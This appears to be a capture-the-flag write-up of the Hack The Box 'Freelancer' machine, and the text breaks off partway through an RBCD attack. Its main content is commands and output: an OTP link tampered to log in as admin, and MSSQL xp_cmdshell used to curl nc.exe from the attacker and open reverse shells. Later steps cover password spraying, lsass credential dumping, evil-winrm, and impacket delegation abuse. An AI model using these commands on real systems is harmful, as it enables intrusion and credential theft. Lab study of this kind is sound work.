
`http://freelancer.htb/accounts/login/otp/MTAwMTA=/c6a9833419dc130a2c911af5d6fd6abf/`



We will use base64 to decode it:



`MTAwMTA=` decodes into a number `10010` and it semes to be the number for the created user's page:



Abusing this, we would be able to obtain the qr code link for the admin and login as the admin.


We will base64 encode `2` and it is `Mgo=`:

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ echo '2' | base64
Mgo=
```

Let's modify the QR code link with the value `Mgo=` as such:


`http://freelancer.htb/accounts/login/otp/Mgo=/c6a9833419dc130a2c911af5d6fd6abf/`

Using the modified link, we can now login as the **admin**:



Shell as sql_svc


Now that we have access as the admin, we can access `/admin` page:



Development Tools provides **SQL Terminal**.

Let's see if it is interactive:

```
SELECT @@VERSION;
```



SQL Terminal is interactive and it is running Microsoft SQL Server 2019 on it.

We can query databases as such:

```
SELECT name FROM sys.databases;
```

name
master
tempdb
model
msdb
Freelancer_webapp_DB

Using the command below, we can query users on SQL:

```
SELECT name, type_desc
FROM sys.database_principals
WHERE type IN ('S', 'U', 'G')
AND name NOT LIKE '##%'
ORDER BY type_desc, name;
```

name	type_desc
dbo	SQL_USER
Freelancer_webapp_user	SQL_USER
guest	SQL_USER
INFORMATION_SCHEMA	SQL_USER
sys	SQL_USER

SQL RCE

Spending some time on enumeration, we discovered RCE vulnerability on this SQL terminal.

Using the command below, we can impersonate **sysadmin** and use **xp_cmdshell** to execute commands:

```
EXECUTE AS LOGIN = 'sa';

EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

EXEC master..xp_cmdshell 'ping 10.10.14.36';

SELECT IS_SRVROLEMEMBER('sysadmin');
```

SQL Terminal

Query:

```
EXECUTE AS LOGIN = 'sa';
EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
EXEC master..xp_cmdshell 'ping 10.10.14.36';
SELECT IS_SRVROLEMEMBER('sysadmin');
```

The command above send **ICMP** packets to our Kali machine and we can verify this through **tcpdump**:

```
sudo tcpdump -i tun0 icmp
```

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ sudo tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
07:12:37.590997 IP freelancer.htb > 10.10.14.36: ICMP echo request, id 1, seq 1070, length 40
07:12:37.591269 IP 10.10.14.36 > freelancer.htb: ICMP echo reply, id 1, seq 1070, length 40
07:12:38.631069 IP freelancer.htb > 10.10.14.36: ICMP echo request, id 1, seq 1071, length 40
07:12:38.631100 IP 10.10.14.36 > freelancer.htb: ICMP echo reply, id 1, seq 1071, length 40
07:12:39.929760 IP freelancer.htb > 10.10.14.36: ICMP echo request, id 1, seq 1072, length 40
07:12:39.929807 IP 10.10.14.36 > freelancer.htb: ICMP echo reply, id 1, seq 1072, length 40
07:12:40.642316 IP freelancer.htb > 10.10.14.36: ICMP echo request, id 1, seq 1073, length 40
07:12:40.642359 IP 10.10.14.36 > freelancer.htb: ICMP echo reply, id 1, seq 1073, length 40
```

Now that we have verified RCE vulnerability, let's spawn a reverse shell.

Following command will download **nc.exe** from Kali's Python HTTP Server and spawn reverse shell using it:

```
EXECUTE AS LOGIN = 'sa';
EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

EXEC xp_cmdshell 'curl http://10.10.14.36:8088/nc.exe -o
C:\ProgramData\nc.exe';
EXEC xp_cmdshell 'C:\ProgramData\nc.exe 10.10.14.36 1337 -e cmd';

SELECT IS_SRVROLEMEMBER('sysadmin');
```

Query:

```
EXECUTE AS LOGIN = 'sa';
EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
EXEC xp_cmdshell 'curl http://10.10.14.36:8088/nc.exe -o C:\ProgramData\nc.exe';
EXEC xp_cmdshell 'C:\ProgramData\nc.exe 10.10.14.36 1337 -e cmd';
SELECT IS_SRVROLEMEMBER('sysadmin');
```

As we run the command, we can observer the target machine grabbing **nc.exe** from our Python web server:

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ python3 -m http.server 8088
Serving HTTP on 0.0.0.0 port 8088 (http://0.0.0.0:8088/) ...
10.10.11.5 - - [04/Jun/2024 07:27:14] "GET /nc.exe HTTP/1.1" 200 -
```

After it grabs **nc.exe**, it is used to spawn a reverse shell connection back to our netcat listener:

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.5] 56094
Microsoft Windows [Version 10.0.17763.5830]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
freelancer\sql_svc
```

Now we have a shell as **sql_svc**.

Privesc: sql_svc to mikasaackerman

Let's see what other uses are on the system:

```
C:\WINDOWS\system32>dir C:\Users
dir C:\Users
 Volume in drive C has no label.
 Volume Serial Number is 8954-28AE

 Directory of C:\Users

05/28/2024  10:19 AM    <DIR>          .
05/28/2024  10:19 AM    <DIR>          ..
06/04/2024  12:45 AM    <DIR>          Administrator
05/28/2024  10:23 AM    <DIR>          lkazanof
05/28/2024  10:23 AM    <DIR>          lorra199
05/28/2024  10:22 AM    <DIR>          mikasaAckerman
08/27/2023  01:16 AM    <DIR>          MSSQLSERVER
05/28/2024  02:13 PM    <DIR>          Public
05/28/2024  10:22 AM    <DIR>          sqlbackupoperator
06/04/2024  12:45 AM    <DIR>          sql_svc
               0 File(s)              0 bytes
              10 Dir(s)   1,781,514,240 bytes free
```

There is a bunch. We will make a note of this users for later use.

Let's hunt for keyword **password** in `C:\Users`:

```
for /r C:\Users %f in (*.config *.txt *.xml *.ini) do @findstr /sim /c:password "%f" 2>nul && (type "%f" & echo.)
```

```
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="FREELANCER\sql_svc"
SQLSVCPASSWORD="IL0v3ErenY3ager"
SQLSYSADMINACCOUNTS="FREELANCER\Administrator"
SECURITYMODE="SQL"
SAPWD="t3mp0r@ryS@PWD"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
```

It seems like the password(**IL0v3ErenY3ager**) is exposed in plain text.

Password Spray

Since we don't know for which user this password is being used for, let's spray it to the users on the system:

```
crackmapexec smb 10.10.11.5 -u users.txt -p IL0v3ErenY3ager
```

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ crackmapexec smb 10.10.11.5 -u users.txt -p IL0v3ErenY3ager
SMB         10.10.11.5      445    DC              [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SM
Bv1:False)
SMB         10.10.11.5      445    DC              [-] freelancer.htb\Administrator:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC              [-] freelancer.htb\lkazanof:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC              [-] freelancer.htb\lorra199:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB         10.10.11.5      445    DC              [+] freelancer.htb\mikasaAckerman:IL0v3ErenY3ager
```

We get a valid match for user **mikasaAckerman**:**IL0v3ErenY3ager**

RunasCs

Now that we know the credentials for user **mikasaAckerman**, let's use it along with **RunasCs.exe** and spawn a revere shell as **mikasaAckerman**.

We modifed the above reverse shell script a little bit so that it will download **RunasCs.exe** and run reverse shell command as the user **mikasaAckerman**:

```
EXECUTE AS LOGIN = 'sa';
EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;

EXEC xp_cmdshell 'curl http://10.10.14.36:8088/nc.exe -o
```

```
C:\ProgramData\nc.exe';
EXEC xp_cmdshell 'curl http://10.10.14.36:8088/RunasCs.exe -o
C:\ProgramData\RunasCs.exe';
EXEC xp_cmdshell 'C:\ProgramData\RunasCs.exe mikasaAckerman
IL0v3ErenY3ager "nc.exe 10.10.14.36 1337 -e cmd"';

SELECT IS_SRVROLEMEMBER('sysadmin');
```

SQL Terminal

Query:

```
EXECUTE AS LOGIN = 'sa';
EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE;
EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
  4
EXEC xp_cmdshell 'curl http://10.10.14.36:8088/nc.exe -o C:\ProgramData\nc.exe';
EXEC xp_cmdshell 'curl http://10.10.14.36:8088/RunasCs.exe -o C:\ProgramData\RunasCs.exe';
EXEC xp_cmdshell 'C:\ProgramData\RunasCs.exe mikasaAckerman IL0v3ErenY3ager "nc.exe 10.10.14.36 1337 -e cmd"';
  8
SELECT IS_SRVROLEMEMBER('sysadmin');
```

As we run the above command, we get a shell as **mikasaAckerman**:

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ sudo rlwrap nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.36] from (UNKNOWN) [10.10.11.5] 56308
Microsoft Windows [Version 10.0.17763.5830]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
whoami
freelancer\mikasaackerman
```

Privesc: mikasaackerman to lorra199


Bloodhound

Now that we have a valid pair of credentials, let's run bloodhound:

```
sudo bloodhound-python -u 'mikasaAckerman' -p 'IL0v3ErenY3ager' -d
freelancer.htb -dc freelancer.htb -c all -ns 10.10.11.5
```

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ sudo bloodhound-python -u 'mikasaAckerman' -p 'IL0v3ErenY3ager' -d freelancer.htb -dc freelancer.htb -c all -ns 10.10.11.5
INFO: Found AD domain: freelancer.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too gr
eat)
INFO: Connecting to LDAP server: freelancer.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 8 computers
INFO: Connecting to LDAP server: freelancer.htb
INFO: Found 30 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 1 ous
```

Bloodhound ran successfully, but user **mikasaAckerman** doesn't have any interesting rights on other users.



Let's come back to Bloodhound after we gain foothold of a different user.

Local Enumeration

Looking around, we discovered **mail.txt** and **MEMORY.7z** from `C:\Users\mikasaAckerman\Desktop`:

```
C:\Users\mikasaAckerman\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 8954-28AE

 Directory of C:\Users\mikasaAckerman\Desktop

05/28/2024  10:22 AM    <DIR>          .
05/28/2024  10:22 AM    <DIR>          ..
10/28/2023  06:23 PM             1,468 mail.txt
10/04/2023  01:47 PM       292,692,678 MEMORY.7z
06/04/2024  12:45 AM                34 user.txt
               3 File(s)    292,694,180 bytes
               2 Dir(s)   1,779,892,224 bytes free
```

mail.txt goes as below, but we are not show what it mean at this point:

```
C:\Users\mikasaAckerman\Desktop>type mail.txt
type mail.txt
Hello Mikasa,
I tried once again to work with Liza Kazanoff after seeking her help to troubleshoot the BSOD iss
ue on the "DATACENTER-2019" computer. As you know, the problem started occurring after we install
ed the new update of SQL Server 2019.
I attempted the solutions you provided in your last email, but unfortunately, there was no improv
ement. Whenever we try to establish a remote SQL connection to the installed instance, the server
's CPU starts overheating, and the RAM usage keeps increasing until the BSOD appears, forcing the
 server to restart.
Nevertheless, Liza has requested me to generate a full memory dump on the Datacenter and send it
to you for further assistance in troubleshooting the issue.
Best regards,
```

Memory Dump

After we download **MEMORY.7z** file, we extracted the dump file from it and grabbed **lsass.exe** from it. Using lsass.exe, we were able to extract credentials for user **Lorra199**: **PWN3D#l0rr@Armessa199**

- Memory Dump: Found in MEMORY.7z, containing the dump of the processes of the whole server.
- Mimikatz: Use to extract credentials.
- Extract lsass.exe: Remove the process lsass.exe from the dump, focusing on lsass.exe to dump the SAM.
- SAM Extraction: Find lorra199's password in the SAM.

You can find the guide that I used over here.


Using the credentials found, we can finally evil-winrm inside:


```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ evil-winrm -i 10.10.11.5 -u lorra199 -p PWN3D#l0rr@Armessa199

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\lorra199\Documents> whoami
freelancer\lorra199
```

Privesc: lorra199 to Administrator

Bloodhound

This user is a member of the AD Recycle Bin and has generic rights on the domain controller.





We can use this rights to abuse **RBCD**** (resource-based constrained delegation) and impersonate as **Administrator**.

RBCD Attack

You can read more about this attack here.

We will first add a new computer on the domain:

```
addcomputer.py -computer-name 'ATTACKERSYSTEM$' -computer-pass 'Summer2018!' -dc-host freelancer.htb -domain-netbios freelancer.htb freelancer.htb/lorra199:'PWN3D#l0rr@Armessa199'
```

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ addcomputer.py -computer-name 'ATTACKERSYSTEM$' -computer-pass 'Summer2018!' -dc-host freelancer.htb -domain-netbios freelancer.htb f
reelancer.htb/lorra199:'PWN3D#l0rr@Armessa199'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Successfully added machine account ATTACKERSYSTEM$ with password Summer2018!.
```

With the new machine account added to the domain, let's use rbcd to grant this PC the rights to impersonate as the user "administrator" if it belongs to the group "domain admins":

```
impacket-rbcd -delegate-from 'ATTACKERSYSTEM$' -delegate-to 'DC$' -dc-ip 10.10.11.5 -action 'write' 'freelancer.htb/lorra199:PWN3D#l0rr@Armessa199'
```

```
┌──(yoon㉿kali)-[~/Documents/htb/freelancer]
└─$ impacket-rbcd -delegate-from 'ATTACKERSYSTEM$' -delegate-to 'DC$' -dc-ip 10.10.11.5 -action 'write' 'freelancer.htb/lorra199:PWN3D#l0
rr@Armessa199'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] ATTACKERSYSTEM$ can now impersonate users on DC$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*]     ATTACKERSYSTEM$   (S-1-5-21-3542429192-2036945976-3483670807-11601)
```

The next step is to obtain a service ticket to access the service CIFS.

```
getST.py -spn 'cifs/DC$' -impersonate Administrator -dc-ip 10.10.11.5 'freelancer.htb/ATTACKERSYSTEM$:Summer2018!'
```

```
